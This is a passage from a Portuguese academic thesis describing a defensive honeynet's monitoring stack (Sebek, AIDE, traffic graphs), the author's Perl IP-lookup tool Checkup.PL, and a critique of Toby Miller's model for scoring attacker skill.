No segundo arquivo (snortlog), o intervalo entre mensagens é de 30 minutos, enquanto o último arquivo (inlinelog) é monitorado e os alertado a cada novo registro.

Para a realização do monitoramento destes arquivos e alerta aos administradores,

são utilizados três processos da ferramenta swatch, onde cada uma delas monitora um dos arquivos de log citados. Os arquivos de configuração do swatch são, respectivamente, swatch.iptables, swatch.snort e swatch.inline.

4.3.6 Captura de Teclas e Comandos Digitados

O IDS é uma ferramenta capaz de capturar todo o tráfego da *honeynet*. Porém, dados transmitidos por meio de conexões cifradas, não podem ser lidos sem que antes sejam decifrados. Isso pode acarretar um custo muito grande na investigação do sistema, sem nenhuma garantia de sucesso.

Para contornar esse problema, é utilizada a ferramenta Sebek [80], desenvolvida pelo grupo Honeynet Project. Essa ferramenta é instalada como um módulo oculto no sistema e captura todas as teclas digitadas, assim como a saída de programas, enviando-as pela rede.

Além disso, o Sebek é capaz de impedir que os pacotes sejam vistos por um atacante que utiliza algum tipo de *sniffer* na máquina, desde que todas as máquinas utilizem o mesmo "número mágico", parâmetro definido no arquivo de configuração da ferramenta.

Os pacotes enviados pela rede são capturados pela máquina de gerência e podem ser consultados para descobrir os passos realizados em uma máquina invadida. A ferramenta Sebek funciona em sistemas Linux, Windows, OpenBSD, NetBSD e Solaris. No caso do ambiente construído nesse trabalho, os dados são armazenados em uma base de dados e consultados pela interface gráfica, criada especialmente para a ferramenta Sebek, chamada Web Interface 0.9.

Para evitar que o arquivo de configuração e módulo do Sebek sejam localizados, os arquivos ficam armazenados em um disco removível, o qual é utilizado nos *honeypots* sempre que os mesmos são ligados ou reinicializados. Apesar do trabalho gerado, esse procedimento evita que a ferramenta seja detectada, alertando o

atacante sobre uma possível *honeynet*.

A exceção para este caso é o Sebek utilizado no Windows 2000, o qual deve estar presente na máquina no processo de boot do sistema. Porém, esse arquivo só pode ser localizado no Windows no modo de recuperação do sistema, o que garante a transparência da ferramenta.

4.3.7 Checagem de Integridade dos Sistemas

Outro recurso utilizado para identificar um ataque é a ferramenta de checagem de integridade. Esse tipo de ferramentas oferece duas vantagens importantes ao administrador: possibilita a identificação de um novo ataque caso as outras ferramentas de controle falhem, e identifica todos os arquivos acessados, criados, modificados ou apagados por um atacante, o que facilita em muito a auditoria do sistema invadido.

A ferramenta utilizada nesse trabalho é a AIDE [81]. Esta ferramenta gera uma base de dados com informações sobre todos os arquivos do sistema, incluindo o hash (MD5), data de criação, data de alteração, permissões, proprietário, grupo, inode, número de atalhos e tamanho. Após a base de dados estar gerada, a ferramenta pode ser executada a qualquer momento para checagem dos arquivos, e gera um alerta sempre que encontra algum tipo de alteração no sistema.

As mudanças esperadas no sistema são restritas aos logs do sistema e alguns arquivos de dispositivo. Quando outros arquivos sofrem modificações, ou novos arquivos são criados, é detectada a possível presença de um atacante na máquina investigada.

O verificador de integridade dos sistemas é executado semanalmente para verificação de possíveis invasões. Na verificação, os sistemas permanecem desconectados da rede, e suas partições são montadas apenas com permissões de leitura. Isso impede que ocorram alterações enquanto as máquinas são verificadas.

4.3.8 Medidores de Tráfego

Na seção 4.3.1, são citadas as regras do firewall responsáveis pela obtenção de dados para a geração de gráficos de tráfego na *honeynet*. Nesse trabalho, esses gráficos são utilizados como mais uma alternativa para a identificação de possíveis ataques, no caso das ferramentas já explicadas, por algum motivo, falharem.

São utilizados dois métodos de geração de gráficos. O primeiro utiliza a ferramenta MRTG [82] em conjunto com a ferramenta Statsnet [83]. A Statsnet é um conjunto de scripts que capturam informações da ferramenta iptables, as quais são utilizadas pelo daemon do MRTG na criação de gráficos das interfaces de rede. São criados três tipos de gráficos para cada interface: tráfego por Bytes, tráfego pelo número de conexões e tráfego pelo número de pacotes. Para cada tipo são gerados gráficos por hora, dia, semana e mês.

Os scripts utilizados pela ferramenta Statsnet sofreram algumas alterações para possibilitar a geração de gráficos para as duas interfaces de rede. No CD-ROM é possível encontrar os scripts e arquivos de configuração utilizados. As regras do firewall utilizadas pela Statsnet estão citadas na seção de firewall, e presentes também no arquivo rc.firewall.

O segundo método de geração de gráficos utiliza a ferramenta RRD [84], assim como um conjunto de scripts criados por Baumann e Plattner em [11]. Nesse caso, são gerados gráficos de entrada e saída de pacotes para cada *honeypot* presente na rede. Isso possibilita a identificação, no caso de um ataque, de qual máquina é responsável pelo alto tráfego na rede.

As regras que possibilitam a geração do gráfico estão citadas na seção do firewall, logo acima, e no arquivo rc.firewall. Novamente, os scripts utilizados sofreram pequenas alterações para se adaptarem ao ambiente construído nesse trabalho.

4.4 Problemas Enfrentados

Apesar da grande eficiência na captura e controle de dados, a *honeynet* apresentou dois grandes problemas que persistiram durante todo o trabalho. O primeiro problema está relacionado à atração de atacantes. A experiência obtida com a construção do ambiente revelou a grande dificuldade em atrair atacantes com grande nível de conhecimento.

Alguns detalhes, como a arquitetura utilizada nas máquinas da *honeynet* podem dificultar muito as invasões, já que grande parte dos atacantes realizam ataques a partir de ferramentas já prontas.

Mesmo utilizando arquiteturas mais comuns (INTEL), o ambiente apresenta um grande problema de atração por não pertencer a uma rede conhecida e alvo de ataques objetivos. Os resultados das tentativas de ataque mostram que a grande maioria dos atacantes realiza ataques com ferramentas automáticas, e desistem ao encontrar qualquer obstáculo.

Outro problema encontrado está relacionado à gerência das diversas máquinas e serviços. Quanto maior a rede em questão, e quanto maior o número de ferramentas utilizadas para o controle e captura de dados, maior é a dificuldade de manter a atualização e a funcionalidade destes sistemas. Essa dificuldade se agrava pela falta de uma ferramenta centralizada para o gerenciamento das ferramentas e sistemas envolvidos.

A constante adaptação do ambiente da *honeynet*, assim como a criação de diversos scripts com funções automatizadas, foram passos fundamentais para o funcionamento e avanço da *honeynet*. Os esforços diminuíram consideravelmente os problemas existentes, porém, estes ainda necessitam de um grande trabalho e aperfeiçoamento, sendo sugeridos como trabalhos futuros.

Capítulo 5

Checkup.PL

Este capítulo descreve a ferramenta Checkup.PL, construída com o objetivo de facilitar o levantamento e armazenamento de informações sobre um determinado endereço IP do atacante. A ferramenta é de grande utilidade na análise forense de uma máquina invadida, já que algumas informações importantes sobre a origem do ataque são obtidas de forma automática, com a possibilidade de serem armazenadas de diferentes maneiras para consultas posteriores.

A ferramenta Checkup.PL foi desenvolvida para o levantamento completo de todos os endereços IP participantes de ataques ou *scans* na *honeynet*. Apesar da construção ter como foco a *honeynet*, a ferramenta apresenta todas as características necessárias para ser utilizada em outros ambientes de rede, como os sistemas de produção.

É importante ressaltar que a ferramenta não traz informações diretas sobre um determinado atacante, pois a máquina de origem de um ataque pode ser uma máquina invadida, utilizada com a intenção de ocultar a origem do atacante real. Nas seções abaixo, estão descritos todos os detalhes para entendimento da ferramenta. O código da ferramenta Checkup.PL, assim como os arquivos de configuração e documentação, podem ser encontrados no CD-ROM que acompanha este trabalho.

5.1 Descrição da Ferramenta

O script Checkup.PL é uma ferramenta utilizada no levantamento de informações pertinentes sobre endereços IP que realizaram algum acesso à *honeynet*. As informações levantadas por essa ferramenta são:

- Endereço IP do atacante;
- Nome da máquina;
- Rota para endereço IP de origem;
- País de origem ao qual o endereço IP está associado;
- Servidor de registros de domínios, relacionado ao endereço IP em questão ;
- Informações do serviço de registros de domínios (*whois*).

Ao receber um endereço IP como entrada, a ferramenta realiza uma busca de todas as informações pela Internet. A busca é realizada de forma seqüencial, respeitando a ordem de informações necessárias para que outros resultados possam ser obtidos . Por exemplo, a consulta ao registro de um endereço é realizada no servidor de registro de domínios pertencente ao país de origem do ataque[1], o que requer esse conhecimento prévio.

Os dados obtidos podem ser apresentados de três formas distintas: saída na tela, arquivo texto ou banco de dados. Estas saídas podem ser utilizadas de forma isolada ou em conjunto, sendo possível a geração das três formas de relatório simultaneamente.

Os dados salvos na base de dados podem ser consultados, a qualquer momento, pela própria ferramenta Checkup.PL ou pela interface web construída em conjunto com a ferramenta. As duas interfaces estão detalhadas nas seções abaixo.

[1] O servidor de registros de domínios do Brasil é o Registro .br [85].

5.2 Desenvolvimento

Para o desenvolvimento da ferramenta foi escolhida a linguagem de programação Perl [86]. A escolha da linguagem Perl se baseia na base de módulos existente. Por meio da base de módulos do CPAN[2] [87], foi possível obter diversas funções que se encarregam de executar as principais tarefas disponíveis pela ferramenta. Isso evitou a implementação de funções que realizassem as mesmas funções de ferramentas existentes, como a traceroute [88] e whois [89].

A ferramenta acompanha um instalador e um manual de instalação. O instalador se encarrega de verificar os módulos existentes na máquina local, realizando a busca e instalação automática dos módulos ausentes.

Para consulta dos registros de domínio, é utilizada uma lista de associação entre países e seus respectivos servidores. Além disso, a ferramenta se encarrega de utilizar um servidor padrão[3] para países cujo servidor de registros de domínio não é encontrado. Este procedimento ocorre em tempo de execução da ferramenta, sem a necessidade de interferência por parte do administrador.

Em algumas situações, não é possível obter todas as informações requisitadas. Isto pode ocorrer por diversos fatores, por exemplo, um roteador que não responde a requisições de *traceroute* ou um endereço IP que não está registrado no servidor de registros de domínio oficial de seu país. Nestes casos, a ferramenta armazena apenas a saída parcial, caso exista, continuando a execução normal da ferramenta. Quando não é possível associar um endereço IP a um determinado país, este fica registrado como "**".

A ferramenta Checkup.PL também permite uma interação com a base de dados do snort/ACID. Esta interação é realizada comparando todos os endereços IP de origem, presentes na base do snort, com aqueles salvos na base de dados do Checkup.PL. Por meio desta comparação, é possível eliminar endereços já analisa-

[2] *Comprehensive Perl Archive Network*

[3] whois.arin.net

dos, realizando a busca de informações apenas dos endereços ainda não presentes na base de dados do Checkup.PL. Esse procedimento reduz de forma significante o tempo de execução e consulta da ferramenta, e ainda mantém todas as informações atualizadas.

5.2.1 Base de Dados

As tabelas da ferramenta Checkup.PL foram construídas para o banco de dados MySQL. Por interagir com a base de dados do Snort/ACID, foi decidido incluir as tabelas da ferramenta na base de dados do snort.

Apesar da recomendação, as tabelas podem ser criadas em outra base de dados, atualizando as informações de acesso no arquivo de configuração da ferramenta, comentado posteriormente. As tabelas não são geradas automaticamente, necessitando de uma instalação manual. Segue abaixo o script de criação das duas tabelas utilizadas pela ferramenta Checkup.PL:

```
-----------------------------------------------------------------------------------------------
CREATE TABLE checkup (
  ip_src INTEGER(10) UNSIGNED NOT NULL,
  country VARCHAR(10) NOT NULL,
  host VARCHAR(45) NULL,
  whois_server VARCHAR(45) NULL,
  whois TEXT NULL,
  PRIMARY KEY(ip_src),
  INDEX checkup_country(country)
  );

CREATE TABLE checkup_traceroute (
  ip_src INTEGER(10) UNSIGNED NOT NULL,
  hop INTEGER(2) UNSIGNED NOT NULL,
  router INTEGER(10) UNSIGNED NULL,
  host VARCHAR(255) NULL,
  PRIMARY KEY(ip_src, hop)
  );
-----------------------------------------------------------------------------------------------
```

A primeira tabela possui as informações básicas sobre o endereço IP consul-

tado. Estas informações são, respectivamente: endereço IP, país de origem, nome da máquina, servidor de registro de domínios consultado e informações do servidor de registro de domínios. A segunda tabela destina-se ao armazenamento das informações de rota para todos os pontos entre a origem e o destino: hop, endereço do roteador e nome do roteador (através da consulta ao DNS).

5.3 Interface Texto

A ferramenta Checkup.PL trabalha inteiramente em modo texto. Isto facilita a sua utilização, principalmente quando acessada remotamente. A instalação também é realizada inteiramente em modo texto, porém, o processo é simples e está documentado nos arquivos presentes no pacote da ferramenta.

Ao se instalar a ferramenta, dois arquivos de configuração devem ser copiados para a pasta apropriada. Estes arquivos são chamados de checkup.conf e whois-list.txt. O primeiro contém parâmetros da base de dados, os quais devem ser alterados de forma a permitir à ferramenta o acesso completo, tanto para consulta quanto para inserção de novos registros.

Além disso, o arquivo contém parâmetros de configuração para o sistema de rotas, possibilitando redefinir o tempo de duração para cada roteador, tempo limite para aguardo de resposta entre outros. Segue abaixo o conteúdo do arquivo checkup.conf:

```
# Database Configuration
HOST=localhost
DATABASE=snort
USER=snort
PASSWORD=XXXXX
# Traceroute Configuration
MAX_TTL=30
QUERIES=1
QUERY_TIMEOUT=2
TIMEOUT=60
```

O arquivo whoislist.txt possui a lista de países e seus respectivos servidores de registros de domínio. Ao executar a ferramenta Checkup.PL, essa lista é carregada em memória e suas informações são utilizadas cada vez que um endereço é consultado no servidor de registro de domínios. A ferramenta faz a consulta do respectivo servidor e, caso seja encontrado, realiza a consulta do endereço desejado. Caso o país não esteja listado, um servidor padrão é utilizado, como citado anteriormente.

Após instalada e configurada, a ferramenta está pronta para ser utilizada. É necessária a entrada de parâmetros para um correto funcionamento, e estes podem ser listados a partir da execução, sem parâmetros, da ferramenta. As opções podem ser mescladas de acordo com a necessidade do usuário. Vale ressaltar que algumas dessas opções são exclusivas, por exemplo, as opções "-ip endereço" e "-ip-db" não podem ser utilizadas em conjunto.

A função de traçar a rota de um endereço vem desabilitada por padrão, necessitando de uma solicitação explícita, por meio de parâmetro, para que seja utilizada. A razão desse comportamento é pelo custo de tempo para que algumas rotas sejam obtidas. Segue abaixo a saída de parâmetros exibida pela ferramenta Checkup.PL:

```
---------------------------------------------------------------------------------------------
Options:
  --delete-ip <IP>
     Delete a IP address from MySQL Server Database
     Use IP 0.0.0.0 to clear all database
  --enable-traceroute
     Traceroute an IP address
  --ip <IP>
     Define IP to checkup
  --ip-db
     Read IP address from Snort DB and not in Checkup DB
  --list-ip
     List new IP addresses not in checkup
  --logfile <file>
     Define log file (It's necessary to use --enable-report option)
     Default: ./<IP_ADDRESS>.reg
  --print
     Print the output in STDOUT (Default if report and report-database
     options are disabled)
  --query-ip <IP>
```

```
    Query IP address from database (--report-db option will be ignored)
  --report-db
    Store the output in Checkup DB
  --report-file
    Store the output to file
  --silent
    Enable silent mode
  --whois-file </path/to/file>
    Define the path of whois-file.
    Default: /etc/checkup/whoislist.txt
```

5.4 Interface Web

A interface web (Checkup Center) foi criada como uma ferramenta de auxílio na leitura das informações obtidas pela Checkup.PL. Esta interface não permite que novos dados sejam obtidos e nem realiza atualizações nas informações já contidas. Em contrapartida, qualquer informação salva na base de dados pode ser visualizada.




Figura 5.1: Tela Inicial da Interface Checkup Center

Ao lado esquerdo da figura 5.1, é possível observar um menu com opções fornecidas pela interface web. As opções presentes são:

- Home: abre a página inicial da interface web;
- Country List: esta opção fornece uma lista de países e o número total de endereços IP associados a eles. Ao clicar sobre um dos países listados, são apresentados todos os endereços IP da base de dados pertencentes a este país;
- IP List: Esta opção lista todos os endereços IP armazenados na base de dados;
- Detailed IP List: esta opção lista todos os endereços IP armazenados na base de dados, porém, de uma forma mais detalhada que a opção anterior. Nessa opção são mostrados também o país, o nome do computador e o servidor de registro de domínios pertencentes a ele;
- Search: esta opção permite realizar buscas no banco de dados para um determinado endereço IP ou para uma faixa de endereços. A busca é muito simples, basta entrar com o endereço que se deseja ou apenas uma parte dele. Quando o endereço é inserido de forma parcial, a interface faz uma busca completa por toda uma classe A, B ou C de endereços IP, dependendo do valor inserido.

Sempre que um endereço IP é exibido pela interface web, o mesmo está no formato de *hyperlink*. Ao clicar sobre esse *hyperlink*, é possível visualizar uma tela com todas as informações do endereço, armazenadas na base de dados. Tais informações são as mesmas fornecidas pela ferramenta Checkup.PL.

Como é possível observar na figura 5.2, os detalhes do endereço são exibidos de uma forma simples e distinta, facilitando sua visualização. Além dessas informações, está adicionada a interface um *hyperlink*, no campo superior direito, para a interface de gerenciamento ACID. Ao clicar nesse *hyperlink* uma nova janela é aberta, trazendo as informações detalhadas de todos os alertas capturados pelo IDS para o endereço em questão.

IP SRC	0.0.0.0		ACID Info
COUNTRY	BR		
HOST	exemplo.dominio.com		
TRACEROUTE	hop: 1	0.0.0.1	router1.com
	hop: 2	0.0.0.2	router2.com
	hop: 3	0.0.0.3	router3.com
	hop: 4	0.0.0.4	router4.com
	hop: 5	0.0.0.5	router5.com
WHOIS_SERVER	whois.exemplo.com		
WHOIS	Exemplo		

Figura 5.2: Dados de um Endereço IP pela Interface Checkup Center

É importante observar que um dado endereço IP pode ser armazenado na base de dados da ferramenta Checkup.PL por meio da opção "-ip endereço". Endereços adicionados manualmente podem não possuir registros na base de dados do ACID, tornando "quebrado" o *hyperlink* em questão.

Capítulo 6

Identificação do Perfil de Atacantes

O modelo criado por Toby Miller, em [6], é utilizado na identificação do perfil de atacantes, baseado nas informações obtidas por meio de um ataque. A forma como um ataque é analisado e a forma com a qual os atacantes são pontuados, apresentam uma grande inovação na identificação de ataques pela Internet, sendo o único encontrado na literatura que trata especificamente deste problema.

Porém, isto trouxe como desvantagem a pouca discussão a respeito dos métodos e medidas propostos por Miller, os quais podem levantar algumas questões importantes em relação à precisão e eficiência do modelo.

Este capítulo tem como objetivo estudar detalhadamente o modelo existente, e, por meio das conclusões obtidas, propor alterações que corrijam falhas e aumentem a eficiência do modelo. Nas seções abaixo, são explicados: o modelo existente, os problemas encontrados, as soluções propostas e suas justificativas. No capítulo 7, são apresentadas algumas comparações entre o modelo criado por Miller e o modelo proposto, a fim de avaliar as alterações propostas nesse capítulo.

6.1 Aplicação do Modelo

O estudo do perfil de atacantes pode trazer inúmeras vantagens aos administradores de uma rede, ou às pessoas especializadas em investigação de crimes cometidos na Internet. Essa seção comenta as principais vantagens do emprego do modelo, atual ou proposto, na análise de ataques ocorridos.

Um atacante comum que executa uma varredura em classes completas de endereços IP não demonstra, a princípio, riscos tão sérios às informações que um determinado computador ou uma rede possuam. Porém, tais atacantes buscam o "reconhecimento" diante de suas comunidades e podem expor uma máquina invadida para dezenas de outros atacantes, o que a deixaria completamente vulnerável e fora de controle.

A identificação do perfil do atacante torna possível o entendimento dos motivos que o levam a realizar uma invasão, permitindo a avaliação dos riscos enfrentados. Por meio desta avaliação, é possível identificar o interesse dos mesmos pela rede em questão, corrigir falhas existentes e tomar ações preventivas contra futuros ataques.

Em outra situação, uma rede pode ser atacada por pessoas com um enorme nível de conhecimento e experiência na área. Ao identificar esse perfil, é possível avaliar o que atraiu os atacantes e quais os seus objetivos. Isto pode levar a conclusões importantes como o roubo de informações sigilosas, o uso indevido da rede para fornecimento de material proibido (pirataria ou pornografia), a utilização da rede para a geração de novos ataques etc.

A identificação do perfil de um atacante também pode ser utilizada ao se comparar diferentes ocorrências de ataques. Um exemplo seria um atacante que utiliza uma forma única de reconhecimento e ataque, assim como as medidas realizadas após uma invasão bem sucedida. Nestas condições, diferentes ocorrências podem ser analisadas e comparadas por meio do modelo, resultando na identificação e associação de ataques distintos a um mesmo atacante. Esse tipo de comparação pode ser utilizada pela própria polícia, ao investigar crimes digitais na Internet.

Como pode ser visto nos parágrafos acima, existem diversas situações nas quais faz-se necessário o emprego de técnicas de identificação do perfil de atacantes. As razões pelas quais o modelo é empregado dependem do tipo de investigação realizada e da rede em questão. Ainda assim, entender o que leva uma rede a ser atacada é de extrema importância e necessidade para que a mesma receba uma proteção adequada e, se possível, para que os responsáveis pelo ataque sejam devidamente punidos.

6.2 Modelo Atual

O modelo desenvolvido por Miller em [6] tem como objetivo principal identificar o grau de conhecimento de um atacante e quantificar o perigo que o mesmo representa a uma rede. Para realizar essa análise, o autor Toby Miller captura os dados obtidos por ferramentas como *firewalls*, IDSs e outras em uma *honeynet*, analisa estes dados em busca de informações explícitas ou em busca de dados obtidos por meio de técnicas de identificação passiva (*Passive FingerPrint*), as quais podem ser encontradas em [23, 24].

As técnicas de identificação passiva têm como funcionamento básico a análise dos dados capturados por ferramentas de controle e monitoramento. Isto implica na análise do tráfego capturado, no qual características do pacote, como os dados do cabeçalho TCP/IP e seu conteúdo, são analisados para reconhecimento do sistema operacional, ataque realizado, comandos executados etc.

Por meio da análise realizada sobre os dados de um ataque, Miller obtém informações importantes sobre um determinado atacante. Estas informações são então aplicadas ao modelo por meio das tabelas e questionários criados, e recebem uma pontuação de acordo com as técnicas, ferramentas e ações do atacante. A pontuação total classifica o atacante de acordo com o nível de conhecimento do mesmo.

Para pontuar, e assim classificar os atacantes, são analisados cinco categorias de

um ataque: Sistema Operacional, Reconhecimento, Ataque, Ferramentas Utilizadas e IP de Destino. Abaixo são explicadas cada uma das categorias analisadas, assim como a classificação final atribuída a um atacante. Uma explicação mais detalhada sobre o modelo atual pode ser encontrada em [6].

O modelo não tem como finalidade realizar uma análise forense e nem descobrir os passos utilizados em todo o processo da invasão de uma máquina. A análise do ataque deve ser realizada separadamente, servindo como um parâmetro de entrada para a avaliação do atacante por meio do modelo.

6.2.1 Sistema Operacional

Essa categoria mede o nível de conhecimento de um atacante a partir dos Sistemas Operacionais (SO), tanto o da máquina geradora de um ataque quanto o da máquina que sofre o ataque. Esse tipo de informação pode ser obtida por métodos de identificação passiva, no caso do atacante, e a pontuação é considerada mais alta quando sistemas Unix e variantes são utilizados.

Em [6], encontra-se uma matriz de Vítimas x Atacantes, variando os pontos entre um e cinco. Sistemas Windows 9X x Windows 9X levam a menor pontuação (1 ponto), enquanto sistemas *BSD x *BSD recebem a maior das pontuações (5 pontos). Os sistemas operacionais considerados nesse modelo são: Windows 95|98|ME, Windows NT, Windows 2000|XP, Linux 2.2, Linux 2.4, OpenBSD, NetBSD, FreeBSD, Solaris 8, Solaris 2.5 - 2.7 e Mac OS X.

6.2.2 Reconhecimento

A segunda categoria analisada por Miller é o método utilizado para reconhecimento da máquina, alvo do ataque. Novamente, uma tabela pode ser encontrada em [6], em que é associado o sistema operacional com o tipo de reconhecimento. O tipo de reconhecimento é a técnica de *scan* utilizada para levantar informações

do sistema, e está associada ao sistema operacional que gera o determinado *scan*, considerando que atacantes que utilizam um sistema operacional mais complexo (ex. OpenBSD) também utilizam técnicas de reconhecimento mais sofisticadas.

A pontuação nesse nível também varia entre 1 e 5 pontos, no qual os mais pontuados são aqueles tipos de reconhecimento que passam despercebidos por sistemas de segurança, como *firewalls* e IDSs. Os sistemas operacionais são os mesmos citados na seção anterior, e os tipos de reconhecimento são: pacotes SYN[1] menores que 40 Bytes, pacotes SYN maiores que 40 Bytes, FIN[2] scans, X-mass tree scan, SYN|FIN scans, TCP connect, RST[3] scan, UDP probe e ICMP. Maiores informações sobre esses tipos de *scans* podem ser encontradas em [90].

6.2.3 Ataque

Essa categoria é considerada por Miller como a mais importante da análise. Por meio de um questionário que avalia o tipo de ataque, o sucesso do ataque, entre outros, o atacante recebe uma pontuação que pode chegar a 6 pontos. As questões para essa categoria são:

- O ataque se aplica ao SO alvo? Sim=1, Não=0
- O tipo de ataque já foi reportado? Sim=0, Não=1
- É considerado um novo ataque? Sim=2, Não=0
- É considerado um ataque conhecido, porém modificado? Sim=1, Não=0
- É um ataque comum? Sim=0, Não=1
- O ataque foi bem sucedido? Sim=1, Não=0

[1]Pacote com bit de controle, utilizado no estabelecimento de uma conexão TCP/IP.
[2]Pacote com bit de controle, utilizado no encerramento de uma conexão TCP/IP.
[3]Pacote com bit de controle, utilizado no cancelamento de uma conexão TCP/IP.

Apenas como forma de esclarecimento, a questão "É um ataque comum?" refere-se ao conhecimento da ferramenta de ataque. Se for possível identificar facilmente a ferramenta responsável pelo ataque, então o mesmo é considerado comum.

6.2.4 Ferramentas Utilizadas

Essa categoria avalia as ferramentas utilizadas após uma invasão. Basicamente ela estuda os *rootkits* e *worms* utilizados no ataque. A pontuação máxima chega a 15 pontos divididos da seguinte forma:

- *Rootkits*

  Rootkit básico: 1

  Linux Kernel Module (LKM) Rootkit: 3

  LKM Avançado: 5

  Rootkit Windows: 3

- *Worms*

  O *worm* era auto-propagável: 2

  Altera muitos serviços e ferramentas: 3

  É polimorfo: 5

  O *worm* suporta múltiplas plataformas: 5

6.2.5 IP de Destino

Essa é a última categoria avaliada por Miller, e também recebe pontuação baseada em um questionário. A função dessa categoria é avaliar o alvo da invasão, considerando principalmente os fatos ocorridos após uma invasão bem sucedida. Essa categoria pode chegar a 23 pontos, divididos da seguinte forma:

- A máquina atacada estava ligada? Sim=1, Não=0
- As últimas correções de segurança estavam aplicadas? Sim=2, Não=0
- Computador ligado à rede, sem dados importantes: 4
- Informações pessoais

  Identificação pessoal: 5

  Número de cartão de crédito: 5

  Dados bancários: 5

  Informações financeiras: 5
- Informações críticas

  Dados de interesse nacional: 5

  Dados de interesse comercial: 5

  Informações relacionadas à rede invadida: 4

Uma característica importante desta categoria é que o modelo considera a ocorrência de apenas um tipo de roubo de informações, ou seja, em um ataque qualquer é necessário escolher entre avaliar o roubo de informações pessoais ou o roubo de informações críticas, mesmo que os dois tipos ocorram. Por isso, a pontuação dessa categoria se limita a 23 pontos.

6.2.6 Classificação

Após avaliado nas cinco categorias explicadas acima, o atacante é classificado de acordo com a pontuação obtida. Seguem abaixo as pontuações definida por Miller para a classificação de um ataque avaliado:

- *Script Kiddie* (1-12 pontos): Atacante sem muito conhecimento no mundo da computação. Em geral utiliza ferramentas construídas por outros atacantes, sem conhecer o seu funcionamento interno;

- Usuário Básico (12-22): Tem um melhor conhecimento de computadores e redes, mas ainda depende de ferramentas e instruções de outros atacantes;
- Usuário Médio (22-32): Ainda está aprendendo sobre ataques, mas conhece computadores o suficiente para ser considerado perigoso;
- Administrador de Sistemas (33-43): Tem um bom conhecimento, incluindo TCP/IP e linguagens de programação. Apresenta um grande perigo;
- Atacante Profissional (44-54): Esse é o perfil dos atacantes mais perigosos. Tem um grande conhecimento de TCP/IP e linguagens de programação. Não necessita da ajuda de outros para criar ferramentas e realizar ataques.

6.3 Análise Detalhada Sobre o Modelo Atual

Como comentado anteriormente, o modelo criado por Miller representa uma grande inovação na técnica de identificação de atacantes. Porém, diversas questões podem ser levantadas em relação ao modelo atual, as quais possuem uma influência negativa na precisão dos resultados obtidos em avaliações de ataques.

Nas referências [91, 92], são encontradas algumas sugestões e críticas realizadas por, respectivamente, Ryan Barnett e Valdis Kletnieks, em listas de discussões nas quais o modelo foi apresentado. Algumas dessas sugestões servem de base na análise do modelo criado por Miller, e são utilizadas no processo de criação do modelo alternativo.

Abaixo são comentados os problemas identificados, seguidos pela proposta de alterações ao modelo. Estas propostas visam contornar todos os problemas identificados, aumentando assim a precisão nas avaliações realizadas.

6.3.1 Sistema Operacional

A categoria Sistema Operacional é a primeira a ser avaliada em relação a um ataque. No modelo criado por Miller, a pontuação é definida pelos sistemas operacionais de origem e destino utilizadas no ataque.

Em relação ao sistema operacional de origem, a avaliação proposta é justificada, uma vez que um atacante qualquer oferece muito mais riscos ao utilizar um SO no qual está familiarizado. Também é considerado o fato de sistemas mais complexos, como Linux e OpenBSD, oferecerem uma maior quantidade de recursos (ferramentas de rede e ataque), diferenciando a pontuação em relação aos ataques de outros sistemas.

Porém, o modelo considera como fator decisivo a pontuação do sistema operacional utilizado pela vítima. Essa consideração pode afetar muito a avaliação de um atacante, já que está sendo avaliado a dificuldade de invasão do sistema e não a motivação do atacante. Duas considerações são importantes: a primeira é que um sistema Unix mal configurado pode ser tão vulnerável quanto os sistemas Windows, os quais apresentam menor pontuação segundo o modelo atual.

A segunda consideração é que, mais importante do que o sistema utilizado na vítima, é a razão pela qual o ataque foi realizado. Por exemplo, um atacante que planeja roubar informações de um determinado computador não está motivado pelo SO destino, mas sim pelo conteúdo do mesmo.

6.3.2 Reconhecimento

Na categoria Reconhecimento, Miller adota o mesmo método da categoria Sistema Operacional, relacionando o tipo de reconhecimento ao SO de origem do ataque. Este tipo de abordagem causa diferenciação em relação ao SO, enquanto o mesmo deveria ter como foco apenas a técnica utilizada e sua dificuldade de detecção.

No modelo atual não é considerado o reconhecimento sofrido por máquinas diferentes daquelas que realizam os ataques. Esse tipo de reconhecimento é difícil de ser detectado, porém, a não utilização dessa questão pode influenciar negativamente na pontuação de um atacante.

Outro problema encontrado nessa categoria é o reconhecimento da máquina atacada por técnicas diferentes dos *scans*, como aqueles realizados por meio de ferramentas específicas. Três métodos comuns de reconhecimento são:

- Acessos normais à rede: um atacante pode descobrir muitas informações da máquina executando simples acessos à mesma. Por exemplo, o acesso comum a um servidor web mal configurado pode exibir diretamente ao atacante a versão do serviço e até mesmo do sistema. Comandos comuns, como o telnet, são muito poderosos também para o levantamento de informações do sistema, por exemplo, o comando "telnet máquina porta", pode apresentar a versão do serviço acessado;
- Engenharia Social: esse tipo de ataque pode ser utilizado principalmente em casos como ataques internos a uma empresa, nos quais o atacante possui um maior contato com as pessoas envolvidas;
- Informações distribuídas: em [92], Valdis Kletnieks levanta uma questão importante: o caso de informações estarem sendo distribuídas pela Internet. Por exemplo, alguns serviços de e-mail podem enviar a versão da ferramenta no cabeçalho das suas mensagens, o qual pode ficar exposto em listas de discussões ou páginas da Internet.

6.3.3 Ataque

Em relação ao Ataque, são apontadas algumas críticas em relação aos métodos e questionamentos criados por Miller:

